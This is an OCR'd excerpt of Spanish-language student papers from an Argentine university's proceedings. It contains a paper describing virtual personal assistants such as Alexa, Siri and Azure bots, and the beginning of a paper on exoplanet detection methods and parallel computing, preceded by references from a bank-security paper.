[5] Bartolomé, Mariano (2006). “La Seguridad Internacional en el Siglo XXI”, más allá de Westfalia y Clausewitz. Santiago de Chile: Anepe. P.22.

[6] Laiño, Aníbal: Una aproximación teórica al concepto de Defensa, mimeo, Ágora Centro de Estudios Internacionales, Bs. As., octubre de 1991, p. 35.

[7] Ruiza, Fernandez, Tamaro, Durán, “Abraham Maslow”, Biografías y vidas, [Online] Disponible en: https://bit.ly/2xkThbt Ultimo acceso: 30/6/2019.

[8] Enciclopedia jurídica. Depósito bancario, derecho mercantil. [Online] Disponible en: https://bit.ly/2MvuZFy Ultimo acceso: 30/6/2019.

[9] Más información sobre José Adolfo Reyes Calderón, [Online] Disponible en: https://bit.ly/2MwPMZt Ultimo acceso: 2/7/2019.
[10] Reisz, Carlos y Zeballos, Emilio (2012). Manual de Seguridad Bancaria. Buenos Aires. P. 4.

Politécnica del Ejercito, Sangolquí. P. 10-11. [Online] Disponible en: https://bit.ly/2W8LZ9i Ultimo acceso: 2/7/2019.
[13] Para más información sobre Zeballos, consultar https://bit.ly/2wBIkkT Ultimo acceso: 7/7/2019.
[14] Reisz, Carlos y Zeballos, Emilio (2012). Op. cit. p. 5.
[15] Symantec Norton TM Security, "¿Qué son SSL, TLS y HTTPS?" [Online]. Disponible en: https://symc.ly/2SuvhuY Ultimo acceso: 9/7/2019
[16] International Business Machines, "Conceptos de TLS (Transport Layer Security)" [Online]. Disponible en: https://ibm.co/2QsTXnA Ultimo acceso: 23/7/2019
[17] Margaret Rouse, (enero, 2006), "S-HTTP (HTTP Seguro)", [Online]. Disponible en: https://bit.ly/2JIvA4D Ultimo acceso: 23/7/2019
[18] Manuel Lucena López, CRIPTOGRAFÍA Y SEGURIDAD EN COMPUTADORES, Versión 4-0.8.1, 3 de marzo de 2010. [Online] Disponible en: https://bit.ly/2XaGBSs Ultimo acceso: 23/7/2019
[19] Manuel José Lucena López, Baeza, Andalucía, España Profesor Contratado Doctor en UNIVERSIDAD DE JAÉN.
[20] Evgeny Milanov, The RSA Algorithm, 3 de junio del 2009. [Online] Disponible en: https://bit.ly/2G7kRdD Ultimo acceso: 30/7/2019
[21] Para consultar más información sobre el sistema de Autoprotección, [Online] Disponible en: https://bit.ly/2Zpd8lc Ultimo acceso: 25/8/2019
[22] Osmar Florenciañez, (11 de septiembre del 2018) "La Seguridad en las instituciones educativas". [Online]. Disponible en: https://bit.ly/2HKgIRi Ultimo acceso: 25/8/2019
[23] Movistar, Destino Negocio, Gestión, Protección de Información, Seguridad Informática. Autor: DestinoNegocio. [Online] Disponible en: https://bit.ly/2IEuDaG Ultimo acceso: 1/9/2019
[24] Banco Central de la Republica Argentina, "MEDIDAS MÍNIMAS DE SEGURIDAD EN ENTIDADES FINANCIERAS", [Online] Disponible en: https://bit.ly/2lTbie1 Ultimo acceso: 1/9/2019. .
[11] Para más información sobre Manuel Sánchez Gómez Merelo, [Online] Disponible en: https://bit.ly/2JXxOxb Ultimo acceso: 2/7/2019.
[12] Rodríguez Paez, A. (2003). Guía general de aplicación de las medidas mínimas de seguridad exigidas a las entidades financieras y de transporte de valores en el Ecuador (Tesis de Grado). Escuela

Asistentes Personales Virtuales

Le Gammari, María del Pilar; Ocampo, Agustín; Fernandez, Nicolas Martín; Wolf, Ignacio.

Universidad Tecnológica Nacional, Facultad Regional Buenos Aires

Abstract
En el presente trabajo se desarrolla el concepto de los Asistentes Personales Virtuales, se analiza su funcionamiento en los diversos tipos de reconocimientos que tienen los mismos y se explican casos de manera de ejemplificar. Al concluir el artículo, se destacan los beneficios que trae aparejado el utilizar este tipo de tecnología, ya sea de manera individual como en un ámbito empresarial.

Palabras Clave
Asistentes Personales Virtuales, Inteligencia Artificial, Alexa, Siri, Microsoft Azure.

Introducción

"Los Asistentes Personales Virtuales (VPA), son herramientas inteligentes que ayudan a los usuarios a buscar información en un conglomerado de recursos web. El despliegue natural de los mismos se realiza en las propias páginas web, donde permiten resolver las dudas de los usuarios formuladas en lenguaje natural usando técnicas de Inteligencia Artificial." [1]

Estos son, entonces, un conjunto de programas informáticos capaces de interactuar con los seres humanos en su propio lenguaje, utilizando técnicas de Procesamiento del Lenguaje Natural, rama de la Inteligencia Artificial [2]. Pueden ser utilizados en todo tipo de ámbitos, en una página web de un banco brindando ayuda para encontrar el servicio de que se desea, en un local de comida rápida, guiando al cliente para ordenar su comida, o incluso en un auto, marcando la ruta hacia una ubicación marcada por el usuario.

Por otro lado, la Inteligencia Artificial es vital en la creación de los asistentes virtuales personales. Posee 2 objetivos: el estudio de procesos cognitivos (memorización; aprendizaje; solución de problemas; inferencia y deducción lógica; percepción y reconocimiento de formas; toma de decisiones; Comprensión del lenguaje natural) y la creación de sistemas automáticos que permitan realizar tareas que actualmente son realizadas por seres humanos. [3]

Los Asistentes Personales Virtuales ven aumentado su valor del mercado debido a la demanda que generan en actualidad, como se observa en la figura 1.




Figura 1. Gráfico del volumen de mercado 2015-2021. [4]

En este contexto, el objetivo del presente trabajo (realizado en el marco de la cátedra de "Sistemas y Organizaciones", primer año de cursada) es analizar el funcionamiento y componentes de los VPA.

Para cumplir el objetivo, el presente trabajo se estructura de la siguiente manera: en la sección 1 se desarrollan los conceptos básicos y las características que puede incorporar un Asistente Personal Virtual (reconocimiento de voz, reconocimiento de emociones y entrenamiento). En la sección 2 se plantean casos prácticos y finalmente, en la sección 3, se detallan las conclusiones.

1. Conceptos básicos

En esta sección y sus respectivas subsecciones se procede a definir los conceptos básicos sobre los cuales nos vamos a basar para el desarrollo del presente trabajo. En la sección 1.1 se define el concepto de Inteligencia Artificial y en la sección 1.2 se define el concepto de Asistente Personal Virtual.

1.1. Inteligencia Artificial

La Inteligencia Artificial (IA) es la disciplina académica, abarcada por la Ciencia de la Computación, que tiene como objetivo la construcción de agentes que actúen inteligentemente, simulando la inteligencia humana (en su mayoría, los procesos de percepción sensorial; visión, audición, entre otros) [5]. Es, entonces, la combinación de algoritmos desarrollados de tal manera que, el actuar de la máquina sea lo más afín posible al actuar de un ser humano, que posean las mismas capacidades y habilidades. [6]

El concepto de Inteligencia Artificial nace en 1956, en una conferencia sobre Informática Teórica en Dartmouth College, Estados Unidos. El MIT (Massachusetts Institute of Technology) es uno de los pioneros en el ámbito, con la creación del laboratorio de Inteligencia Artificial. Esta disciplina tiene sus bases en otras ciencias y disciplinas. Entre ellas es posible encontrar a la Filosofía, doctrina en la cual se debate sobre la posibilidad de una posible inteligencia mecánica, con pensadores que se remontan siglos atrás [7]. También, como ciencia básica, la Matemática es necesaria por la aplicación de la lógica matemática y la probabilidad y estadística a los mecanismos de funcionamiento de la Inteligencia Artificial, cuyo soporte y desarrollo es realizado por la Ciencia de la Informática. La neurociencia es otra de las bases de la Inteligencia Artificial, ya que de aquí se obtienen los conocimientos básicos del funcionamiento del cerebro humano y, así, con la Inteligencia Artificial, poder simular el funcionamiento de un cerebro humano, aunque utilizando herramientas totalmente distintas. La Psicología, la Economía, y la Lingüística también forman parte de las bases en las que se desarrolla la Inteligencia Artificial, ya que, por ejemplo, gracias a la Psicología se puede entender el proceso cognitivo de un ser humano, se analizan las teorías sobre la conducta y las bases del conocimiento racional. En conjunto todas estas disciplinas aportan a poder desarrollar herramientas de Inteligencia Artificial que cada vez se aproximen más a poder obtener la capacidad de abstracción, el razonamiento, la toma de decisiones y el poder de aprendizaje que tiene un ser humano.

Algunos ejemplos de aplicaciones de la Inteligencia Artificial son: vehículos autónomos, chatbots, VPA, reconocimiento por voz, entre otros.

Dentro de la Inteligencia Artificial se encuentran diferentes ramas: aprendizaje automático, procesamiento del lenguaje natural, sistemas expertos, visión por computadoras, reconocimiento automático del habla, planificación y robótica (las que se pueden observar en la figura 2). Machine Learning o Aprendizaje Automático, “es el diseño y estudio de las herramientas informáticas que utilizan la experiencia pasada para tomar decisiones futuras; es el estudio de programas que pueden aprenden de los datos. El objetivo fundamental del Machine Learning es generalizar, o inducir una regla desconocida a partir de ejemplos donde esa regla es aplicada.*”*[8]. Por otro lado, el Deep Learning es un “conjunto particular de algoritmos de Machine Learning que utilizan estructuras profundas de redes neuronales para encontrar patrones en los datos.*”* [9]. El funcionamiento de los VPA está basado en Deep Learning, reconocimiento automático del habla, procesamiento del lenguaje natural.




Figura 2. Gráfico de las ramas de la Inteligencia Artificial.

1.2. Asistentes Personales Virtuales

En esta sección y sus respectivas subsecciones se procede a definir los funcionamientos básicos de los Asistentes Personales Virtuales. En la sección 1.2.1 se desarrolla el funcionamiento de los VPA, en la sección 1.2.2 se desarrolla el concepto de reconocimiento de voz y en la sección 1.2.3 se desarrolla el reconocimiento de emociones.

1.2.1 Funcionamiento de los VPA

Los VPA basan su funcionamiento en la Inteligencia Artificial. Más específicamente, la manera por la cual estos se entrenan es mediante las diversas ramas que la Inteligencia Artificial posee. Comenzando por el Procesamiento del Lenguaje Natural, el cual se centra en la manera que tiene una inteligencia artificial para poder entender e imitar el lenguaje natural de los seres humanos [10].

Para procesar el lenguaje natural se requieren diferentes técnicas, aplicando distintos algoritmos que lleven a, primero, detectar el lenguaje, la cual es una de las tareas más básicas. Luego se identifican las relaciones para saber qué responder a continuación y a continuación, se categoriza el contenido, de tal manera que resuman toda la información basada en el lenguaje natural facilitando su búsqueda. Seguido, se procede a analizar sintácticamente para poder responder correctamente y a lematizar, que consiste en la eliminación de palabras hasta quedarse únicamente con la palabra raíz, para así facilitar la búsqueda de información y poder dar respuestas más precisas. Luego se contextualiza, estructurando la información en base al contexto que ha sido previamente definido y también se procede a analizar los sentimientos, identifica el humor del interlocutor dependiendo del lenguaje que se utilizó para comunicarse. También tienen la capacidad de resumen de documentación, son capaces de resumir automáticamente grandes cantidades de texto, traducción de varios idiomas; transforma de voz a texto y viceversa, casi inmediatamente.

Estas funciones tienen como principal objetivo el dividir los mensajes recibidos en partes elementales para explorar cómo estas partes juntas tienen nuevos significados, usando tanto la lingüística como complicados algoritmos para enriquecer el lenguaje aprendido y añadirle valor a las comunicaciones [10].

1.2.2 Reconocimiento de Voz

Un Sistema de Reconocimiento Automático del Habla es “aquel sistema automático que es capaz de gestionar la señal de voz emitida por un individuo. Dicha señal ha sido pasada por un proceso de digitalización para obtener elementos de medición (muestras), las cuales permiten denotar su comportamiento e implementar procesos de tratamiento de la señal, enfocados al reconocimiento” [11].

El reconocimiento del habla se divide en varios aspectos, de los cuales se desarrollarán aquellos utilizados por los VPA.

En un primer lugar, se divide en función del hablante: según los grupos de locutores que se utilizan en el entrenamiento y evaluación del sistema, se pueden distinguir tres tipos de reconocedores. Los Asistentes Virtuales entrarían en el tipo de reconocedores independientes del hablante, donde la evaluación del sistema se realiza sobre un

conjunto de locutores diferente del utilizado para entrenarlo, por lo tanto cualquier persona podría utilizar el sistema, siempre y cuando los comandos sean hablados de a una persona a la vez.
En un segundo lugar, la división es por función de la manera de hablar y la aplicación. Aquí los Asistentes Virtuales entran en la categoría de reconocedores de habla espontánea, el cual es el caso más complicado, ya que aquí suelen no respetar algunas reglas del lenguaje, e inclusive es muy probable que aparezcan sonidos que difieren del habla, por ejemplo el hipo, tos, estornudo, entre otros.
En un tercer lugar, la clasificación es por las distorsiones de la señal recibidas, donde entran como reconocedores del habla robustos, ya que permiten su utilización en ambientes reales, donde el sonido no es "limpio" como en los laboratorios de entrenamiento, por lo contrario, en medio del mensaje hablado aparecen factores que complican la tarea, como ruido, interferencias, etc. [12]

1.2.3 Reconocimiento de Emociones

En el reconocimiento de emociones los algoritmos detectan rostros dentro de una foto o video, y detectan en ellos microexpresiones mediante el análisis de la relación entre los puntos en la cara, además del análisis de los tonos de voz empleados, y así pueden detectar las emociones ligadas [13].
Las herramientas de detección de expresiones faciales agrupan las emociones humanas en 7 categorías: Alegría, Tristeza, Ira, Miedo, Sorpresa, Desprecio y Asco [14].
El poder llegar a reconocer emociones es un gran avance para los VPA ya que permite que estos den respuestas más precisas según como se sienta el usuario o pueda reaccionar en casos de emergencia si así lo determina el sistema.

2. Casos Prácticos

En esta sección y sus respectivas subsecciones se procede a desarrollar casos prácticos de Asistentes Virtuales.

2.1. Microsoft

La siguiente subsección está redactada a partir de una entrevista realizada a la Ingeniera en Sistemas de Información Valeria Rossi, especialista en soluciones con IA en Microsoft, el día 13 de julio de 2019 en las oficinas de la empresa.
Microsoft es una de las empresas pioneras respecto a la Inteligencia Artificial y, por ende, también respecto a los Asistentes Virtuales.
Esta gran empresa tiene muchas tecnologías disponibles para poder uno mismo realizar un VPA y luego implementarlo en nuestra página web/aplicación o donde sea requerido; estas fueron previamente desarrolladas por Ingenieros de Microsoft.
Microsoft Azure "es un servicio en la nube ofrecida como servicio y alojado en los Data Centers de Microsoft" [15]. Azure ofrece muchas y distintas soluciones, y entre una de ellas, están las plataformas de Inteligencia Artificial. Utilizando las herramientas que dispone esta plataforma es de la manera en la que podemos crear nuestro propio bot, de manera gratuita por un lapso de 30 días.
Las plataformas de Inteligencia Artificial ofrecen herramientas de Machine Learning, Minería de Conocimientos y aplicaciones y agentes de IA. En esta última podemos encontrar los Servicios Cognitivos (visión, voz, lenguaje, decisión) y el Servicio de Bots.
Es entonces, con estas últimas herramientas mencionadas, desde las cuales se basan para desarrollar VPAs, basándonos en Bots y agregándole la complejidad deseada, pudiendo la misma conectarla, si se desea, con herramientas de Internet de las Cosas y así, por ejemplo, conectar nuestro Asistente con nuestro hogar y manejarlo también desde allí.

2.2. Alexa

Alexa es la Asistente Virtual creada por la compañía estadounidense de comercio electrónico y servicios de computación en la nube Amazon. Alexa es la personificación que se la da al asistente virtual que esta organización instala en sus productos llamados Amazon Echo. Su funcionamiento se basa en una conexión constante a la nube la cual le permite recolectar datos en cuestión de segundos para responder a las peticiones y también acumular información para mejorar su funcionamiento.
Este VPA se encuentra desarrollado en un dispositivo independiente de forma cilíndrica y posee la capacidad de responder a diversas peticiones del usuario, entre ellas, proveer información en tiempo real de el tiempo, el tráfico, brindar resúmenes de noticias, crear listas de comprobación, establecer alarmas, entre otros.
Alexa también tiene la capacidad de poder vincularse y controlar varios dispositivos compatibles con su sistema, como interruptores inteligentes, cámaras de vigilancia, focos o interfonos. [16]

2.3. Siri

Siri es la primera aplicación del mundo que funcionó como asistente personal virtual, fue creada por Adam Cheyer, precursor en Inteligencia Artificial, actual director del grupo Advanced Products and Research en VerticalNet.
Siri es una inteligencia artificial con funciones de asistente personal a veces con su propia personalidad para iOS, macOS, tvOS y watchOS.
Esta aplicación utiliza procesamiento del lenguaje natural(es un campo de las ciencias de la computación, inteligencia artificial y lingüística) para responder preguntas, hacer recomendaciones y realizar acciones mediante la delegación de solicitudes hacia un conjunto de servicios web que ha ido aumentando con el tiempo.

Este VPA es capaz de adaptarse con el paso del tiempo a las preferencias individuales de cada usuario que lo utilice, personalizando las búsquedas web y a la realización de algunas tareas como hacer reservaciones, contratar paquetes de viajes o actividades de cualquier tipo o pedir cualquier tipo de transporte. [17]

3. Conclusiones

Luego de finalizado el desarrollo de la investigación se puede llegar a la conclusión de la importancia del avance de la tecnología referida a la Inteligencia Artificial , más específicamente, sobre los VPA.
Estos, indiferentemente del rubro en el que estén implementados, generan beneficios a nivel empresarial y a nivel cliente.
En los beneficios se pueden destacar: la diversificación de servicios especializados que puede ofrecer un mismo Asistente Virtual; el aumento de la satisfacción del cliente por la utilidad que él mismo le genera, por ejemplo, en una tienda online; hay una optimización del tiempo y costos de trabajo, ya que se ahorran los costos de un operador o una operadora y el mismo puede funcionar 24hs al día, pudiendo dar múltiples respuestas a múltiples usuarios al simultáneo, lo que conlleva a un aumento de la productividad de la empresa. Otros beneficios también incluyen el permitir conocer mejor a los clientes, sus necesidades y dudas y, así, mejorar.
Entonces, podemos concluir en que los VPA, además de ser una herramienta que nos ayuda a que la vida sea más sencilla, resulta ser una herramienta fundamental para las empresas y, quienes los pongan en funcionamiento, mostrarán mayores ventajas con respecto a los competidores que no lo hayan hecho.
No obstante, también estas características pueden ser también vistas como perjudiciales. Al igual que el avance del resto de la tecnología, estos asistentes reemplazan en gran parte la labor del humano, quitándoles puestos de trabajos, porque incluso tienen la capacidad de entrenarse y mejorar por sí solos.
Desde el lado de una empresa, los VPA requieren una inversión inicial, pero finalmente reducen costos de personal, y

para el cliente son más objetivos, lo que los hace más eficientes.
Y como asistente personal en un ambiente doméstico, como Siri o Alexa, simplifican y facilitan tareas diarias, que parecen insignificantes (tales como, mandar mensajes, hacer listas, crear recordatorios), pero que al final del día ayuda a obtener una mayor y eficaz inversión del tiempo.

4. Futuras líneas de trabajo

Al concluir la investigación sobre los Asistentes Personales Virtuales se pueden plantear posibles futuras líneas de trabajo.
En relación al reconocimiento de emociones, podría ser interesante una investigación sobre cómo funcionan detalladamente estos algoritmos.
Otra posible futura investigación podría ser con respecto a el uso de los VPA en el llamado Internet de las cosas (concepto que se refiere a "una interconexión digital de objetos cotidianos con internet. Es, en definitiva, la conexión de internet más con objetos que con personas" [18]) y a cómo esto afecta la vida de los seres humanos.
Una tercera posibilidad respecto a las futuras líneas de trabajo sería investigar más detalladamente acerca de cómo los VPA permiten generar mayores ganancias a las empresas que los utilizan, ya sea en páginas web o en otras plataformas.

Referencias

[1] Javier Medina, Eduardo M. Eisman, Juan Luis Castro. "Asistentes virtuales en plataformas 3.0". Revista Iberoamericana de Informática Educativa. 2013. Disponible en: http://cort.as/-I6jk
Fecha de último acceso: 09/09/2019.
[2] J. K Dorfman, Grondona, Mazza & Mazza, "Asistentes virtuales de clase en la educación universitaria" Universidad de Buenos Aires, Facultad de Ciencias Económicas, Buenos Aires, Argentina, 2011.
Fecha de último acceso: 09/09/2019.
[3] Luis Amador Hidalgo. "Inteligencia artificial y sistemas expertos". Universidad de Córdoba. 1996. Disponible en: http://cort.as/-I7Bf
Fecha de último acceso: 09/09/2019.
[4] Antoni Ibañez. "Tendencias globales para el mercado de asistentes virtuales". Nae Global. 29 Enero 2018. Disponible en: http://cort.as/-I8gv
Fecha de último acceso: 09/09/2019.
[5] NMC "Inteligencia Artificial". 2017. Disponible en: http://cort.as/-I8ik
Fecha de último acceso: 09/09/2019.
[6] Iberdrola. "¿Qué es la Inteligencia Artificial?" Mayo 2019. Disponible en: http://cort.as/-IZV
Fecha de último acceso: 09/09/2019.
[7] Luigi Ceccaroni. "¿Qué es la Inteligencia Artificial?". Septiembre 2007. Disponible en: http://cort.as/-IZsS
Fecha de último acceso: 09/09/2019.
[8] Raúl E. López Briega. "La era de las máquinas inteligentes" Disponible en: http://cort.as/-I8mF
Fecha de último acceso: 09/09/2019.
[9] Raúl E. López Briega. "La era de las máquinas inteligentes" Disponible en: http://cort.as/-I8mF
Fecha de último acceso: 09/09/2019.
[10] Euroforum "Inteligencia artificial y lenguaje natural, ¿cuál es la conexión?" Julio 2018. Disponible en: http://cort.as/-Imzb
Fecha de último acceso: 09/09/2019.
[11] Oropeza Rodríguez, José Luis, and Sergio Suárez Guerra. "Algoritmos y métodos para el reconocimiento de voz en español mediante sílabas." 2006. Disponible en: http://cort.as/-InFX
Fecha de último acceso: 09/09/2019.
[12] Rufiner, Hugo L., and Diego H. Milone. "Sistema de reconocimiento automático del habla." 2004. Disponible en: http://cort.as/-InJn
Fecha de último acceso: 09/09/2019.
[13] Cootes y Taylor. "Detection of Facial Feature Points Using Anthropometric Face Model" 2004. Disponible en: http://cort.as/-IndB
Fecha de último acceso: 09/09/2019.
[14] Josué Velásquez y otros. "Reconocimiento de emociones - Inteligencia Artificial". Julio 2018. Disponible en: http://cort.as/-MTZU
Fecha de último acceso: 09/09/2019.
[15] Microsoft. "Microsoft Azure". Disponible en: http://cort.as/-PJPT
Fecha de último acceso: 09/09/2019.
[16] Amazon. "Amazon Alexa". Disponible en: http://cort.as/-PJRe
Fecha de último acceso: 09/09/2019.
[17] Apple. "Siri - Apple". Disponible en: http://cort.as/-PJSw
Fecha de último acceso: 09/09/2019.
[18] Wikipedia. "Internet de las cosas". Disponible en: http://cort.as/-Pw3U
Fecha de último acceso: 09/09/2019.

Detección de Exoplanetas y Cómputo Paralelo

Jesús Hidalgo[a], *Mariela Galdamez*[a], *Pamela Chirino*[a], Paola CaymesScutari[a,b], y Germán Bianchini[a]

[a]*Laboratorio de Investigación en Cómputo Paralelo/Distribuido (LICPaD)*
Departamento de Ingeniería en Sistemas de Información, Facultad Regional Mendoza,
Universidad Tecnológica Nacional. (M5502AJE) Mendoza, Argentina
{jesus.hidalgo ,mariela.galdamez, pamela.chirino}@alumnos.frm.utn.edu.ar.
gbianchini@frm.utn.edu.ar.
[b] *Consejo Nacional de Investigaciones Científicas y Técnicas (CONICET)*
pcaymesscutari@frm.utn.edu.ar.

Resumen

Un planeta extrasolar o exoplaneta es un planeta que orbita una estrella madre diferente al Sol y que, por lo tanto, no pertenece al sistema solar. Encontrar exoplanetas es una tarea de alta complejidad, ya que los planetas constituyen una fuente de luz extremadamente tenue en comparación con la estrella a la que orbitan. Tres de los métodos de detección más utilizados son el método de tránsito, de velocidad radial y el método de microlentes gravitacionales. Estos métodos proveen datos a través de sistemas informáticos que permiten la detección de un exoplaneta. Sin embargo, se requieren no solo altas capacidades computacionales sino tiempo para el cómputo y análisis. Por ello, consideramos que el paradigma del cómputo paralelo/distribuido podría colaborar en esta problemática.

Categoría Trabajos de alumnos: Extra cátedra. Trabajo vinculado a Beca de Investigación realizado por un alumno de primer año de Ing. en Sist. de Información

1. Introducción

Los planetas extrasolares se convirtieron en objeto de investigación científica en el siglo XX. Muchos astrónomos suponían su existencia, pero carecían de medios para identificarlos. La primera detección confirmada de un planeta extrasolar, nombrado Dimidio, orbitando alrededor de una estrella de la secuencia principal (se refiere a la región del diagrama de Hertzsprung - Russell donde se compara las estrellas en base a su tipo versus su brillo), se hizo en 1995. Desde entonces el número de hallazgos ha crecido año tras año [1][11].

Al 28 de agosto del 2019 se han descubierto 4107 sistemas planetarios que contienen un total de 3057 cuerpos planetarios, 667 de estos sistemas son múltiples, 361 tienen un gran parecido a la tierra y 149 de estos planetas están por encima de las 13 M_J (1 M_J es la masa de Júpiter). Esto demuestra que no es fácil detectar planetas del tamaño de la tierra. [2]

Es un hecho que ciertos científicos estén interesados en la posibilidad de encontrar hogares alternos a la tierra porque, como es bien sabido lamentablemente, nuestro planeta pareciera tener fecha de caducidad. El objetivo es que el fin de la Tierra no signifique el fin de la humanidad.

Mucha gente cree que es tan fácil como utilizar un telescopio y observar el cielo, pero no es tan sencillo. Uno de los telescopios más potentes, el E-ELT, ofrece una resolución máxima de 0,001 segundos de arco. Este dato por sí solo no dice mucho, pero podría ser decepcionante si se analiza cuál sería el objeto más grande que podría enfocar en Alfa Centauri, el sistema solar más próximo a nosotros (4,37 años luz). Sólo podríamos observar objetos con un tamaño superior a unos 200.000 kilómetros, envergadura que supera con creces los casi 13.000 kilómetros del diámetro terrestre o los 140.000 de Júpiter. Mostrando una vez más la dificultad de encontrar planetas similares a la Tierra.

Los programas de búsqueda de planetas han descubierto planetas orbitando alrededor de una fracción sustancial de las estrellas que se han estudiado. Sin embargo, la fracción total de estrellas con planetas es incierta debido a efectos de selección observacional. El método de velocidad radial y el método de tránsito (los

cuales son responsables de la gran mayoría de las detecciones) son más sensibles a los grandes planetas en órbitas pequeñas. Por esa razón, muchos exoplanetas conocidos son del tipo "Júpiter caliente" (planetas de alrededor de la masa de Júpiter en órbitas muy pequeñas, con períodos de solamente algunos días). Ahora se sabe que entre el 1% al 1.5% de las estrellas como el Sol poseen ese tipo de planetas, donde la estrella parecida al Sol se refiere a cualquier estrella de secuencia principal de clases espectrales F, G o K sin un compañero estelar cercano. El descubrimiento de planetas extrasolares ha intensificado el interés en la posibilidad de vida extraterrestre. Se estima además que entre el 3% al 4,5% de las estrellas parecidas al Sol poseen un planeta gigante con un período orbital de 100 días o menos, donde "planeta gigante" significa un planeta de por lo menos treinta masas de la Tierra (M_T).[3]

Se estima que los planetas pequeños (con similar masa a la de la Tierra) serían más comunes que los planetas gigantes. También pareciera que los planetas en órbitas de gran tamaño podrían ser más comunes que los de pequeñas órbitas. Y se estima que quizás el 20% de las estrellas parecidas al Sol tienen por lo menos un planeta gigante, mientras que por lo menos el 40% pueden tener planetas de masas más bajas.

Independientemente de la fracción exacta de las estrellas con planetas, el número total de exoplanetas pareciera ser muy grande. Nuestra propia galaxia, la Vía Láctea, tiene al menos 100.000 millones de estrellas, y debería también contener miles de millones de planetas si no cientos de miles de millones de ellos.

En enero de 2013, los astrónomos del Centro Harvard-Smithsonian para Astrofísica (CfA) utilizaron datos de Kepler para estimar que "por lo menos 17.000 millones" de exoplanetas del tamaño de la Tierra residen en la Vía Láctea. Para noviembre de 2014, los nuevos datos elevaron las estimaciones a 40.000 millones de exoplanetas terrestres orbitando a sus estrellas en la zona habitable, definida como el intervalo de distancias a una estrella donde la temperatura sea la adecuada para que exista agua líquida en la superficie de un planeta, de los cuales 11000 millones de ellos están en torno a cuerpos estelares similares al Sol.

Si bien existe gran cantidad de planetas, en la mayoría de ellos se ha descubierto una gran acumulación de gases tóxicos en las atmósferas lo que les hace inadecuados para la vida compleja tal como la conocemos. Ello complejiza las búsquedas, por lo que científicos se centran en la búsqueda de la denominada "zona habitable".

Pero no alcanza sólo con buscar en la zona habitable ya que al tener en cuenta los niveles esperados de ciertos gases tóxicos, la zona segura para la vida compleja se reduce hasta la mitad, y en algunos casos desaparece completamente. Usando modelos por computadora para estudiar el clima atmosférico y la fotoquímica en varios planetas los investigadores consideraron primero el dióxido de carbono. Para mantener el agua líquida en la superficie de un planeta situado en el límite de la zona de habitabilidad, sería necesaria una cantidad de dióxido de carbono decenas de miles de veces mayor que la que existe actualmente en la Tierra. Esto supera con creces los límites que sabemos son tóxicos para la vida humana y animal de la Tierra.

En el caso de algunas estrellas, como Próxima Centauri, no existe zona segura. El tipo e intensidad de radiación ultravioleta que emiten estas estrellas frías puede producir altas concentraciones de monóxido de carbono.

En las siguientes secciones se describirán los métodos de detección más importantes y luego desarrollaremos nuestra propuesta para mejorar el tiempo de cómputo utilizando el paradigma de paralelismo.

2. Método Directo

Obtener imágenes o fotografías de los planetas extrasolares ha sido uno de los objetivos más deseados de la investigación exoplanetaria. Las fotografías, ya sea de luz visible o infrarrojas, podrían revelar mucha más información sobre un planeta que cualquier otra técnica conocida. Sin embargo, esto ha resultado ser mucho más difícil técnicamente que cualquiera de las otras técnicas disponibles. Esto se debe a que los planetas son una fuente de luz (reflejada) muy tenue en comparación con sus estrellas, en longitudes de onda visibles; por lo general tienen menos de una millonésima del brillo de su estrella madre. Por ello es sumamente difícil detectar este tipo de fuente de luz tenue (además la estrella madre tiene una luz deslumbrante que casi lo hace imposible) pero es posible si los planetas cumplen una serie de requisitos como estar relativamente cerca de la Tierra u orbitar a una distancia lo suficientemente grande como para distinguir la luz reflejada por estos de la de su estrella. Entonces podrían apreciarse como entidades separadas y verse a través de imágenes directas, siempre y cuando se bloquease de alguna forma la luz directa de la estrella con un coronógrafo (un dispositivo que se puede acoplar a un telescopio bloqueando la luz de un objeto central y permitiendo observar objetos débilmente iluminados cerca de una estrella).

Por las razones expuestas, los telescopios han fotografiado directamente no más de una decena de exoplanetas. Esto sólo ha sido posible para planetas que son especialmente grandes (por lo general mucho más grandes que Júpiter) y muy distantes de su estrella madre. La mayoría de las imágenes de planetas han sido hechas en infrarrojos en vez de longitudes de onda visibles, con

el fin de reducir el problema del resplandor de la estrella madre. Un ejemplo de esto se puede apreciar en la Figura 1 donde el cuerpo central es la enana marrón 2M1207 y el planeta 2M1207b que la orbita.




Figura 1. Primera imagen directa de un planeta extrasolar.[4]

3. Método de velocidades Radiales

